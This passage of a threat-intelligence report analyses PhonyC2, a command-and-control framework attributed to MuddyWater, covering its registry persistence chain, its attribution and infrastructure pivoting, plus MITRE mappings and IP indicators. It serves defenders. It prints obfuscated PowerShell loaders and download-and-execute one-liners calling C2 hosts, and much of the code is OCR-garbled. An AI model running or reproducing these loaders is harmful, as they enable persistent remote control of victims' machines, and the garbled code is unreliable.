t]::GetSystemWebProxy(); Sr.proxy.Credentials = [Net.CredentialCache]::DefaultCredentials; Sr.KeepAlive = \$false; Sr.UserAgent = "Googlebot"; Sr.Headers.Add("Accept-Encoding", "identity"); Srr = \$r.Ge
e(); Sreqstream = Srr.GetResponseStream(); Ssr = New-Object System.IO.StreamReader Sreqstream; Sjj = Ssr.ReadToEnd(); Sjj;] catch{Write-Host \$_}}; while(10){sleep 6; Sgc = "/2640d4bb-a683-4270-9874-fb9e}
.aspx?".\$p_ld+"='+\$keyooo;\$res = HTTPGET \$address \$gc;\$x=\$address+\$gc;\$x out-file C:\Intel\utils\x.txt;\$res out-file C:\Intel\utils\x.txt;
String[[System.convert]::FromBased6String(Sres)));break}}' -Force Out-Null (Phonyc2:172.16.102.ii:1337)(Agent10:2):
(Phony)_217/2.10.102.11133/)(Agent1U:2): Persist Reauest uuid 24E80456.F44A-E735-A969-E0DD68A2C733
Versisi Kednesi nnin Saesana -Euro-vaa-Euroevsi.
Figure 21: "persist" command output
Figure 21. persist command output

The "persist" command is used to generate a PowerShell code to enable the operator to gain persistence on the infected host so it will connect back to the C2 if the infected host is restarted.

Additionally, when the operator executes the "persist" command it writes an encrypted payload to a pre-defined random registry path in "HKLM\Software." This can be partially seen in commandline.py (figure 22), as some of the values are stored in config.py.

The encrypted payload is a slightly modified version of "persist_payload_2022.ps1" that triggered the entire investigation.



Below is the full chain used to achieve persistence by PhonyC2:

- · By executing "persist" on a machine connected to PhonyC2 the C2 writes encrypted payload to the registry
- Add a registry key to the Windows registry that runs a script file named utils.jse located in the C:\intel\utils\ directory at startup
- · Create the directory c:\intel\utils\ if it does not exist
- Change the current directory to c:\intel\utils\

· Decode a base64 blob and write it into utils.jse

```
var a= 'Dg'
var w = WScript.CreateObject ("WScript.Shell");
var oExec = w.Run('powershell -NoProfile -c (".([char][int][decimal]::Round(73.2)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][decimal]::Round(68.9)+[char][int][int][decimal]::Round(68.9)+[char][int][int][decimal]::Round(68.9)+[char][int][int][in
```

Figure 23: Contents of utils.jse (some values change in each execution)

Create a registry key with random name (fmoopWgmBla) at HKLM:\\SOFTWARE\\<random> (iCXqExISMHV)
with content similar to below:



Figure 24: Content written to the registry with analysis comments

- · When the computer is rebooted, the run key causes the execution of the utils.jse script
- The utils.jse script reads and executes the contents from the registry as seen in figure 23
- The PowerShell code in figure 25 connects to the C&C server to receive and execute a code that is similar to the below:

Input

+ 🗅 🕣 📋

JABIAG4AYwAgAD0AIABbAFMAeQBzAHQAZQBtAC4AVABIAHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoAOgBVAFQARgA4ADsAZgBIAG4AYwB0AGkAbwBuAC4 gACgAJABhAHIAZwB2ACkAIAB7ACQAcwA9ACQAYQByAGcAdgA7ACQAZAAgAD0AIABAACgAKQA7ACQAdgAgAD0AIAAwADsAJABjACAAPQAgADAA0wB3AGgAa(UAKAAkAGMAIAAtAG4AZOAgACOAcwAuAGwAZOBuAGcAdABoACkAewAkAHYAPOAoACOAdgAgADUAMgADACsAKABbAEkAbgB0ADMAMgBdAFsAYwBoAGEAcgBd/ wBbaCQAYwBdaC0ANAAwACkAOwBpAGYAKAAoACgAJABjaCsAMQApaCUAMwApaCAALQBlAHEAIAAwACkAewB3AGgAaQBsAGUAKAAkAHYAIAAtAG4AZQAgADAA ACQAdgB2AD0AJAB2ACUAMgA1ADYAOwBpAGYAKAAkAHYAdgAgAC0AZwB0ACAAMAApAHsAJABkACsAPQBbAGMAaABhAHIAXQBbAEkAbgB0ADMAMgBdACQAdgE AJAB2AD0AWwBJAG4AdAAzADIAXOAoACOAdgAvADIANOA2ACkAf0B9ACQAYwArAD0AM0A7AH0AOwBbAGEAcgByAGEAeQBdADoAOgBSAGUAdgBlAHIAcwBlAC BKACKAOWAKAGQAPQBbAFMAdAByAGKAbgBnAFØAOgA6AEoAbwBpAG4AKAAnACCALAAKAGQAKQA7AHIAZQBØAHUAcgBuACAAJABKAHØAZgB1AG4AYwBØAGKAŁ CAAeAAgAHsAcABhAHIAYQBtACgAJABzAHQAcgBpAG4AZwAsACAAJABtAGUAdABoAG8AZAApADsAJAB4AG8AcgBrAGUAeQAgAD0AIAAkAGUAbgBjAC4ARwB] $\label{eq:gbshp} QgB5AHQAZQBzACgAIgBhAHcAZQBzAG8AbQB1AHAAYQBzAHMAdwBvAHIAZAAyADAAMgAzAGEAdwB1AHMAbwBtAGUAcABhAHMAcwB3AG8AcgBkADIAMAAyADhaaka$ pADsAaQBmACAAKAAkAG0AZQB0AGgAbwBkACAALQB1AHEAIAAiAGQAZQBjAHIAeQBwAHQAIgApAHsAJABzAHQAcgBpAG4AZwAgAD0AIAAkAGUAbgBjAC4ARw QAUwBOAHIAaQBuAGcAKABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAGUANgAOAFMAdAByAGkAbgBnACgAJABz4 gBpAG4AZwApACkAfQAkAGIAeQB0AGUAUwB0AHIAaQBuAGcAIAA9ACAAJABIAG4AYwAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwB0AHIAaQBuAGcAKQA7ACQA AHIAZABEAGEAdABhACAAPQAgACQAKABmAG8AcgAgACgAJABpACAAPQAgADAA0wAgACQAaQAgAC0AbAB0ACAAJABiAHkAdABlAFMAdAByAGkAbgBnAC4AbAE AZWB0AGgA0wAgACKAIAB7AGYAbwByACAAKAAkAGoAIAA9ACAAMAA7ACAAJABqACAALQBsAHQAIAAKAHgAbwByAGsAZQB5AC4AbABlAG4AZwB0AGgAOwAgA(ArACsAKQAgAHsAJABiAHkAdABlAFMAdAByAGkAbgBnAFsAJABpAF0AIAAtAGIAeABvAHIAIAAAAHgAbwByAGsAZQB5AFsAJABqAF0A0wAkAGkAKwArADsAa CAAKAAkAGkAIAAtAGcAZQAgACQAYgB5AHQAZQBTAHQAcgBpAG4AZwAuAEwAZQBuAGcAdABoACkAIAB7ACQAagAgAD0AIAAkAHgAbwByAGsAZQB5AC4AbAB] ZwB0AGgA0wB9AH0AfQApADsAJAB4AG8AcgBkAEQAYQB0AGEAIAA9ACAAJAB1AG4AYwAuAEcAZQB0AFMAdAByAGkAbgBnACgAJAB4AG8AcgBkAEQAYQB0AG{ 7AHIAZQB0AHUAcgBuACAAJAB4AG8AcgBkAEQAYQB0AGEAOwB9ACQAZAAgAD0AIAB5ACAAKABHAGUAdAAtAEkAdAB1AG0AUAByAG8AcAB1AHIAdAB5ACAAL(EAdABoACAAIgBIAEsATABNADoAUwBPAEYAVABXAEEAUgBFAFwAYQBnAGIAbQBnAGoAeABLAGoAUQBKACIAIAAtAE4AYQBtAGUAIAAiAGkASQBjAFkAUgBQA gBtaCIAKQAuAGkASQBjAFkAUgBQAFgATgBtADsAJABvAHUAdABwAHUAdAAgaD0AIAB4ACAAJABkACAAIgBkAGUAYwByAHkAcAB0ACIAOwAkAGQAIAA9ACA4 ACOAbwB1AHOAcAB1AHOAOwBJAGAAROBgAFgAIAAkAGOAOwA=

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Output



\$enc = [System.Text.Encoding]::UTF8;function y (\$argv) {\$s=\$argv;\$d = @();\$v = 0;\$c = 0;while(\$c -ne \$s.length){\$v=(\$v' ([Int32][char]\$s[\$c]-40);if(((\$c+1)%3) -eq 0){while(\$v -ne 0){\$vv=\$v%256;if(\$vv -gt 0){\$d+=[char][Int32]\$vv}}v=[Int32] (\$v/256)}}\$c+=1;};[array]::Reverse(\$d);\$d=[String]::Join('',\$d);return \$d}function x {param(\$string, \$method);\$xorkey = \$enc.GetBytes("awesomepassword2023awesomepassword2023");if (\$method -eq "decrypt"){\$string = \$enc.GetString([System.Convert]::FromBase64String(\$string))}\$byteString = \$enc.GetBytes(\$string);\$xordData = \$(for (\$i 0; \$i -lt \$byteString.length;) {for (\$j = 0; \$j -lt \$xorkey.length; \$j++) {\$byteString[\$i] -bxor \$xorkey[\$j];\$i++;if (ge \$byteString.Length) {\$j = \$xorkey.length;}}});\$xordData = \$enc.GetString(\$xordData);return \$xordData;}\$d = y (Get-ItemProperty -Path "HKLM:SOFTWARE\agbmgjxKjQJ" -Name "iICYRPXNm").iICYRPXNm;\$output = x \$d "decrypt";\$d = y \$output;I`E \$d;

Figure 25: Input is base64 returned from the server

 The base64 decoded script is reading and decrypting another payload from the registry. This payload is based on "persist_payload_2022.ps1."

Infection Flow




Figure 26: Infection flow of PhonyC2

Attribution

The current version of PhonyC2 is written in Python3. It is structurally and functionally similar to MuddyC3, a previous MuddyWater custom C2 framework that was written in Python2.

+	-MUDDY C3-
· · · · /	
·^^	
	Version : (1.1.1)
Enter PRO [-] ERROR	p:port for C&C: \p:port: 172.16.102.1:1402 XY: (webserver->naln): No module named cheroot
Command	Description
exit list help show use back payload	Exit the console List all agents Help nenu Show Command and Controler variables Internes Helm AddMT Show Payloads
(LOW):	laad ndulues
Start-Job	shell 30B Payload+ -scriptblock [tex[[System-Text.Encoding]::ASCII.GetString[[System.Convert]::FromBased4String('3PY9bnV3LH9LanVjdCBuZXQud2VLY2xpZvSB0yRHLnByb3hSPVt0ZXQuV2VLUnVxdkvZdFB60kdidFNsc3Rlbvd1V eHkug31ZcvudclhbHM9M851dStscnvkZx5BaaH=g2zjacvd0jbzXzchdxeQ331ZcvudclhbH#73FM3FvuR033bxxvH#TdH3pbmc023h0dHA6Ly8xHZIuHTvuHTyLjE6HTquH19nZXQnVt2VLDNvkHvZdH960kdidFNsc3Rlbvd1V
Start-Pro	shell New Process Payload+ cess powsrbhellropumentlist "Lex([System.Text,Encoding]:ASCII.GetString([System.Convert]:FromBase645tring("JrY8bw3LW0LanVjdCBuZXQud2VLY2xpZ4580yHBLnByb3hSPvt0ZXQuV2VLUMVxHW2dF80Gk b3hSck7JrYuUHJveHkuQ3JlZcvudClhbHM9H0SldCSDcvWzUS8aWF9Q2FjacVd0jBEZWZhdWx0Q3JlZcVudClhbH97JFH0JFYuBC03bmxvYHRTdHjDbncoJzh0dHAdLyBxNzIuHTYuHTYyLJE0HTQwH19nZXQmtTJRVgoJHHp")))" -Hindow
iex([Syst	shell 30B + File Payload+ em.Text:Encoding]:15C5T1.GetStrlng([System.Convert]::FromBased4Strlng('JFYDbnV3LW9lanVjdCBuZXQud2VLY2xpZW5B09RkLnByb3hSPVtDZXQuV2VLWrVxdWzdF860kdldFNSc3RlbVdLYLByb3hSKCk7JFYuUH3VeHkuQ3 dSceneKaSbaerHzg2f3GvdQd2EZXdRdxxQ331ZCVudGlbHH7JFK9JFYuEG3bmxYWRTdH2pbmc53ZhdHAdLyBxHzLWHYWHTYJ:JE6HTQmH39amYuKT3RVg0JHBp')))
iex([Syst	shell JOB + File +SCT Payload+ en.Text.Encod(ng):iSSCII.GetString[[System.Convert]:FromBase64String['JFY9bm3LH9LanVjdGBuZKQudZVlY2xpZHSB0yRHLB9b3hSPVt0ZXQuV2VLUmVxdWZdF060kd1dFNSc3RlbVdlY1B9b3hSKCk7JFYuUHJveHkuQ3 dCSucWkJS9amF2g2f3odVdgJzzLzMdMxQ331ZCVudClhbmYJFH0JFY0RC93bmxYWRTdH2pbmc0J2hddHA6LySxHzIuHTY0HTY9LJE6hTQmH19oam2Jyk7SUVYKCBzQ=+)))
powershel powershel	rshell Sipple payloads + l w hidden "BK.(Mew-Object Net.WebClient).DownloadString('hitp://172.16.162.1:1402/get');Invoke-Expression \$h;" l w hidden "EK.(Mew-Object Net.WebClient).DownloadString('hitp://172.16.162.1:1402/get');" l w hidden "Thoke-Expression(Mew-Object Net.WebClient).DownloadString('hitp://172.16.162.1:1402/get');"
(muddyc3	: naln) help Descritorion

Figure 27: MuddyC3 output, see figure 10; similarities with PhonyC2

With the knowledge we gathered from investigating the source code of PhonyC2 we believe that PhonyC2 is a successor to MuddyC3 and POWERSTATS.

We investigated prior MuddyWater intrusions to identify when PhonyC2 was first used and we found that on November 29, 2021, the IP address 87.236.212[.]22 responded with obfuscated payload which we believe is an early variant of Phony C2 written in Python2. For proof, we can see comments left in figure 4 by the threat actor requesting code changes for the script to work with Python3.

The obfuscated payload was saved to a file named "data.sqlite" which is remarkably similar to the file name used in PhonyC2. In addition, the obfuscated payload has the same comma separated delimiter that is in the current PhonyC2 payloads, and the decoding routine is different from the most recent one.

In figures 6 and 8 the string "apiy7" is commented out in the code. We found a submission of a URL from March 2022 containing that string, meaning this was a PhonyC2 server, but with an earlier version than the current V6 that is described in this blog.

The IP address of this URL is 137.74.131[.]30. It is mentioned in the Group-IB report as having "ETag 2aa6-5c939a3a79153."

178.32.30[.]3 is another IP address that had both the "apiy7" string and "ETag 2aa6-5c939a3a79153." It is also referenced in a blog by Talos detailing MuddyWater activity, published in March. However, we can't confirm if the activity is related to PhonyC2. The first confirmation of PhonyC2 on this server is a URL scan from August which contained the "apiy7" string. The same IP address had another scan in August, which revealed a custom error message that revealed additional PhonyC2 servers. Pivoting from those additional servers, we were able to find additional PhonyC2 servers with the string "apiv4" from March 2022 through May 2022 that pre-date the "apiy7" PhonyC2 version.

The IP address 91.121.240[.]104 contained both "apiy7" string and "ETag 2aa6-5c939a3a79153." It was confirmed by Microsoft as an IP address used by MuddyWater to exploit the log4j vulnerability in the Israeli SysAid software, confirming that the PhonyC2 was used in those attacks as well.

During our research we uncovered PhonyC2 servers with different ETag values or no ETag at all. We suspect that the occurrence of servers with same ETag value originate from duplication of the server image by the VPS provider. Therefore, this method might work occasionally but will be of value mostly for historical purposes.

As we mentioned in the "Server Analysis" section, in Figure 2 and Figure 3 are two IP addresses. 194.61.121[.]86 and 45.86.230[.]20 that were confirmed by Microsoft as MuddyWater's C2 servers used in the Technion hack. While we can't confirm whether 45.86.230[.]20 was running PhonyC2, both 46.249.35[.]243 and 194.61.121[.]86 that are listed in Microsoft's report were hosting PhonyC2 V6 based on URL patterns that we have seen in the python source code.

Another interesting commonality we have observed in MuddyWater's operations is the use of "core." In MuddyC3 there is a directory named "core" and in PhonyC2 there is a directory called "isnotcore." "core" is also referenced several times in the code (see figures 4-8). From our analysis, the PowGoop C2 servers had URL pattern of "Core? Token=." We suspect that one of the servers, 164.132.237[.]79, running PowGoop, might be still controlled by MuddyWater. This IP is currently running Metasploit server, which MuddyWater is known to use.

Passive DNS resolution of this IP is showing the domain 6nc110821hdb[.]co. This domain was also resolving to two other PowGoop servers:

0 /86 @ Community Score	6nc110821hdb.co media sharing dga	ndors flagged this domain as	malicious	
DETECTION	DETAILS RELATIONS	COMMUNITY		
Passive DNS Repl	ication (4) ①			
Date resolved	Detections	Resolver	IP	
2022-08-15	5 / 87	Georgia Institute of Techn ology	99.83.154.118	
2021-08-17	4 / 87	VirusTotal	51.255.19.179	
2021-08-17	9 / 87	VirusTotal	164.132.237.79	
2021-08-17	6 / 87	VirusTotal	51.255.19.178	

Figure 28: Passive DNS resolution for 6nc110821hdb[.]co

Both of those servers, 51.255.19[.]178 and 51.255.19[.]179, were hosting SimpleHelp according to Group-IB. Group-IB also listed many IPs from the 164.132.237.64/28 subnet as SimpleHelp servers, which makes it obvious that 164.132.237[.]79 is somehow related to MuddyWater activity as well. The 6nc110821hdb[.]co domain name was looking rather suspicious and after further investigation we have found an interesting pattern:

<3 letters><1 digit>[dot]6nc<date><optional 2 letters><optional incremented letter>[dot]co

We detected the following domain names that still have active hosts with passive DNS resolving.

6nc051221a[.]co 6nc051221c[.]co 6nc110821hdb[.]co 6nc060821[.]co 6nc220721[.]co

We suspect that those domains represent infrastructure registered in 2021 by MuddyWater that are still active today.

There are additional domains where we did not find active infrastructure, such as 6nc051221b[.]co and 6nc110821hda[.]co. In the past, the latter was resolving to known MuddyWater infrastructure. "6nc" could be interpreted as C&C (Six and C), which is an abbreviation to "Command and Control."

At the beginning of May 2023, Microsoft's Twitter post mentioned they had observed MuddyWater exploiting CVE-2023-27350 in the PaperCut print management software. While they did not share any new indicators, they noted that MuddyWater was "using tools from prior intrusions to connect to their C2 infrastructure" and referenced their blog on the Technion hack – which we already established was using PhonyC2. About the same time Sophos published indicators from various PaperCut intrusions they have seen. Deep Instinct found that two IP addresses from those intrusions are PhonyC2 servers based on URL patterns.

1) 185.254.37[.]173

This IP address was also hosting various payloads. While we could not retrieve most of them, we were able to capture the directory listing of the server in Censys.

cens	ys
------	----

Q Hosts ~

\$ 185.254.37.173

× 2* >_

		r	۲.
		L	0

Search

services.http.request.uri	http://185.254.37.173:8000/	٩
services.http.request.headers.Accept	*/*	
services.http.request.headers.User_Agent	Mozilla/5.0 (compatible; CensysInspect/1.1; +https://about.censys.io/)	
services.http.response.protocol	HTTP/1.0	۹
services.http.response.status_code	200	۹
services.http.response.status_reason	ОК	۹
services.http.response.headers.Server	SimpleHTTP/0.6 Python/3.10.6	۹
services.http.response.headers.Content_Length	549	۹
services.http.response.headers.Content_Type	text/html; charset=utf-8	۹
services.http.response.headers.Connection	close	Q
services.http.response.headers.Date	<redacted></redacted>	۹
services.http.response.html_tags	<title>Directory listing for /</title>	۹
services.http.response.html_tags	<meta content="text/html; charset=utf-8" http-equiv="Content-Type"/>	۹
services.http.response.body_size	549	۹
services.http.response.body	HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/s<br trict.dtd">\n <html>\n<head>\n<meta <\n<ttle="" content="text/html; chars
et=utf-8" http-equiv="Content-Type"/>Directory listing for /< /ttlle>\n</head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head>\n<head \n<h<="" \n<head="" th=""><th>Q</th></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></head></html>	Q
services.http.response.body_hashes	sha256:b97f019c5741b50fb0ed26652732951ce2763dd8aee320997d595dc5155625b8	Q
services.http.response.body_hashes	sha1:32aea9ea6e26183d265c238fa1fffafbebd246cc	Q
services.http.response.body_hash	sha1:32aea9ea6e26183d265c238fa1fffafbebd246cc	Q
services.http.response.html_title	Directory listing for /	Q
services.http.supports_http2	false	Q
services.observed_at	2023-05-16T20:58:04.316749120Z	

Figure 29: Directory listing of 185.254.37[.]173

The file named eh.msi was uploaded to VirusTotal. This file is an installer for the eHorus remote access tool. The exact same file was also mentioned by Mandiant as being used by a cluster of activity that overlaps with MuddyWater. Additionally, the use of eHorus software by MuddyWater was observed by Microsoft and Symantec.

2) 45.159.248[.]244

In this instance of PhonyC2, MuddyWater decided to use Port 53 for the server, which is normally reserved for DNS use. This shows yet another attempt by MuddyWater to change their TTPs and conceal their malicious activity.

This is also the third overlap of PhonyC2 intersecting with Microsoft's reporting on MuddyWater activity.

Looking Ahead

HTTP Response ①

MuddyWater is continuously updating the C2 and changing TTPs to avoid detection, as can be seen throughout the blog, and in the investigation of the leaked code of PhonyC2.

Deep Instinct has already observed a suspected instance of PhonyC2 that is using a newer code version than V6 that was leaked in a URL scan on the IP 195.20.17[.]44:

-			
Final URL			
http://195.20.17.44:443	/560be795197a41ecbfb5b98	36a2cc32f.go?EN0L00F	R6E6U=EN0L00R6E6U
Serving IP Address			
195.20.17.44			
Status Code			
200			
Body Length			
24.40 KB			
Body SHA-256			
c36ed911547beb82ad5	5753aa9707aaa79275010c5	844bae25b437e6ddfcc	075
ure 30: URL Scan of	newer than V6 PhonyC2		

The part of the URL that is marked in red has been changed since PhonyC2 V6, the use of UUIDs has been changed, and the "go" extension was added. The second part of the URL in green has not been changed from the V6 code.

The response to this scan is the following payload.

3021797 tmsb Bab Sab
aab cates barset="larf=""> cates barset="larf=""> cates barset="larf=""> cates barset="larf=""> cates barset="larf=""> cates barset="larf=""> cates barset="larf=""> cates barset="larf=""> cates barset="larf="cates" cates barset="larf="cates" (Cl(16), 11(9815,71(81),Cl(17),1081(Cl,18),1081(18),1091
⁻ mete darsets ¹ eff-8">
ieeb alge profile of the data of the dat
andmodurudmaduraduraduraduraduraduraduraduraduradur
andbrodbrodbrodbrodbrodbrodbrodbrodbrodbro
(1), (1), (1), (1), (1), (1), (1), (1),
(1), (1), (1), (1), (1), (1), (1), (1),
(1), (1), (1), (1), (1), (1), (1), (1),
1919(),19()((((((((),19()((((((),19()((((((),192()(9())((((()(191),2((9()(((((),192()(191),21()(9()(191),21()(9()(191),21()(9()(191),21()(9()(191),21()(9()(191),21()(10())))))))))))))))))))))))))))))))
(9211)(9,21)(9)(19)(1,21)(9)(19,191)
2((9(1919,2((92((1)(1)(1)(1)(1)(1)(1)(1)(1)(1)(1)(1)(1)
8(((),2()()1919,2()2()()1919,21)(9(),1919)(()(,1919)(1)(),191)(9(),191)(191)(
211(9,2(9(19)(1),2(9)(9)(1),2(9)(21(9),2(9)(21(9),19)((((((((1,21)(9),19)(((((((1,21)(9),19)(((((1,1)(9),19)((((1,1)(9)(1,2(1)(1,2(1)(1,
((919)((),2()(9)(1919,2()(92)(919,1921)(9)((),1919)9(()(,2()(9)(1919,211)(9)((),1919)919,1919)9((),1919)919,1919)9((),1919)910(1,1919)(191,2()(921)(9)(,2()(921)(9)(,2()(921)(9)(,2()(921)(9)(,2()(921)(9)(,2()(910)(10,2)(9)(10,2)(1
8(,)19(()(()(()(,)19)()(()(()(),19)()(19)()(19),1919(),19()(()((),19)()(10),1919(),19()(()((),19)(),19())(10),1919(),19()(10),19(),19(),19(),19(),19(),19(),19(),19(
21(99)((((,2)(9)(19)(,2((9)(1919,2((9)(1919,2((9)(1919,2)(9)((((((,1919,2)(9)(1919,1)(((((,1919,2)(9)(1919,2)(9)(1)(1)(1,2)(9)(1)(((,2)(9)(1919,2)(9)(1)(1,2)(9)(1)(1,2)(9)(1)(1,2)(9)(1,2)(1,2)(1,2)(1,2)(1,2)(1,2)(1,2)(1,2
(((,2()9((1919,2()9()(1919,1921)(9)((,19)(191(19,192)(9)((,1919,2()9()(1919,2()9()(1919,2()9(110),2()()2(110),2()(110),2()))
2(9211(9,2(921(9)(2(9)(2(9)(2(9)(1919,22(1919,22(1919,22(1919,22(1919,22(1919,22(1919,22(

Figure 31: New PhonyC2 payload (see Figure 13 reference)

While the encoded payload (green) looks similar to what we have seen in V6, MuddyWatter added a benign HTML code (red) to further conceal their activities. In PhonyC2 V6, the server response was solely the encoded payload without any HTML. Furthermore, the server's location of the IP address 195.20.17[.]44 is in Israel, and we suspect this location was chosen on purpose to conceal network traffic in a targeted attacks against Israeli organizations.

While examining the subnet 195.20.17.0/24 of this newer PhonyC2 server we have observed many IP addresses that are related to cybercrime. However, one of the IP addresses 195.20.17[.]183 had a passive DNS response of am1211.iransos[.]me. While we cannot confirm this IP address is related to MuddyWater, we suspect that the whole subnet is leased to some Iranian VPS provider used by MuddyWater.

You can find the source code of PhonyC2 and the IOCs in our GitHub page.

MITRE:

Tactic	Technique	Description	
Command and Control		Phony C2 uses HTTP to download obfuscated payload	http://46.249.35[.]243:443/9b22685e-f173-4feb-95a4-c63daaf40c58.html?X9GFTRD6OZE
	T1132.002 Data Encoding: Non- Standard Encoding	Phony C2 payload is obfuscated using a custom encoding	,15555554155555554,14((1414,1554(14(,1554(14(,15415554,1554(14(,1414(,154((154,1
	T1105 Ingress Tool Transfer	Phony C2 has the ability to download payloads from the C2 server	http://46.249.35[.]243:443/9b22685e-f173-4feb-95a4-c63daaf40c58.html?X9GFTRD6OZE
Persistence	T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Phony C2 has the ability to add persistence mechanisem	reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v NEW /d C:\intel\utils\ut
Execution	Command and Scripting	Phony C2 is executed by PowerShell and is executing PowerShell commands	powershell Start-Job -ScriptBlock {Invoke-WebRequest -UseDefaultCredentials -UseBasic
Defense Evasion	T1564.001 Hide Artifacts: Hidden Files and Directories	Phony C2 is setting hidden attribute to files in C:\ProgramData	attrib +h c:\programdata\db.sqlite
	T1564.003 Hide Artifacts: Hidden Window	Phony C2 is executed to hide the PowerShell window	powershell -EP BYPASS -NoP -W 1

Tactic Technique Description T1070.004 Indicator Phony C2 deletes files Removal: rm c:\programdata\db.sqlite ; rm c:\programdata\db.ps1 after execution File Deletion PhonyC2 T1112 creates registry Modify entries to New-ItemProperty -Path "HKLM:SOFTWARE\iCXqExISMHV" -Name "fmoopWgmBla" -Va achieve Registry persistence

IOC:

rinti

IP Address	Description
45.159.248[.]244	PhonyC2 V6 (PaperCut)
91.121.240[.]104	"apiy7" PhonyC2 with ETag 2aa6-5c939a3a79153 (log4j)
195.20.17[.]44	Suspected as PhonyC2 V7
45.86.230[.]20	MuddyWater infrastructure related to PhonyC2 activity (DarkBit Technion)
137.74.131[.]30	"apiy7" PhonyC2 with ETag 2aa6-5c939a3a79153
178.32.30[.]3	"apiy7" PhonyC2
137.74.131[.]24	"apiv4" and/or "apiy7" PhonyC2 with ETag 2aa6-5c939a3a79153
46.249.35[.]243	PhonyC2 V6 (DarkBit Technion)
185.254.37[.]173	PhonyC2 V6 (PaperCut)
194.61.121[.]86	PhonyC2 V6 (DarkBit Technion)
87.236.212[.]22	Suspected first version of PhonyC2
91.235.234[.]130	PhonyC2 V6.zip
157.90.153[.]60	
157.90.152[.]26	"apiv4" PhonyC2
65.21.183[.]238	"apiv4" PhonyC2
45.132.75[.]101	Suspected MuddyWater infrastructure (edc1.6nc051221c[.]co)
51.255.19[.]178	Suspected MuddyWater infrastructure (pru2.6nc110821hdb[.]co)
103.73.65[.]129	Suspected MuddyWater infrastructure (nno1.6nc060821[.]co)
103.73.65[.]225	Suspected MuddyWater infrastructure (nno3.6nc060821[.]co)
103.73.65[.]244	Suspected MuddyWater infrastructure (kwd1.6nc220721[.]co)
103.73.65[.]246	Suspected MuddyWater infrastructure (kwd2.6nc220721[.]co)
103.73.65[.]253	Suspected MuddyWater infrastructure (kwd3.6nc220721[.]co)
137.74.131[.]16	Suspected MuddyWater infrastructure (qjk1.6nc051221c[.]co)
137.74.131[.]18	Suspected MuddyWater infrastructure (qjk2.6nc051221c[.]co)
137.74.131[.]25	Suspected MuddyWater infrastructure (qjk3.6nc051221c[.]co)
	Suspected MuddyWater infrastructure (tes2.6nc051221a[.]co)
164.132.237[.]79	Suspected MuddyWater infrastructure (pru1.6nc110821hdb[.]co)

Samples of files generated by the framework (those are non-exhaustive):

SHA256

Description

